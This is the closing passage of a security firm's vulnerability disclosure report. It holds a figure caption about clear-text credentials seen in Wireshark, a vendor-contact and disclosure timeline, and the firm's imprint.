


Figure 26 - Clear text credentials in Wireshark



## Timeline

Date	Description
2022-12-20	Initial contact to the vendor via two managers
2022-12-27	Contact with vendor via public mail address
2023-01-11	Vendor provides encrypted channel for vulnerability information
2023-01-18	Reporting of vulnerability details
2023-04-28	Planned public disclosure

## Imprint

[syslifters.com](https://syslifters.com) | Dedicated to Pentests.  
Syslifters GmbH | Eitzersthal 75 | 2013 Göllersdorf  
FN 578505 v | District Court Hollabrunn



*End of Report*

*This report was rendered  
by [SysReptor](#) with*

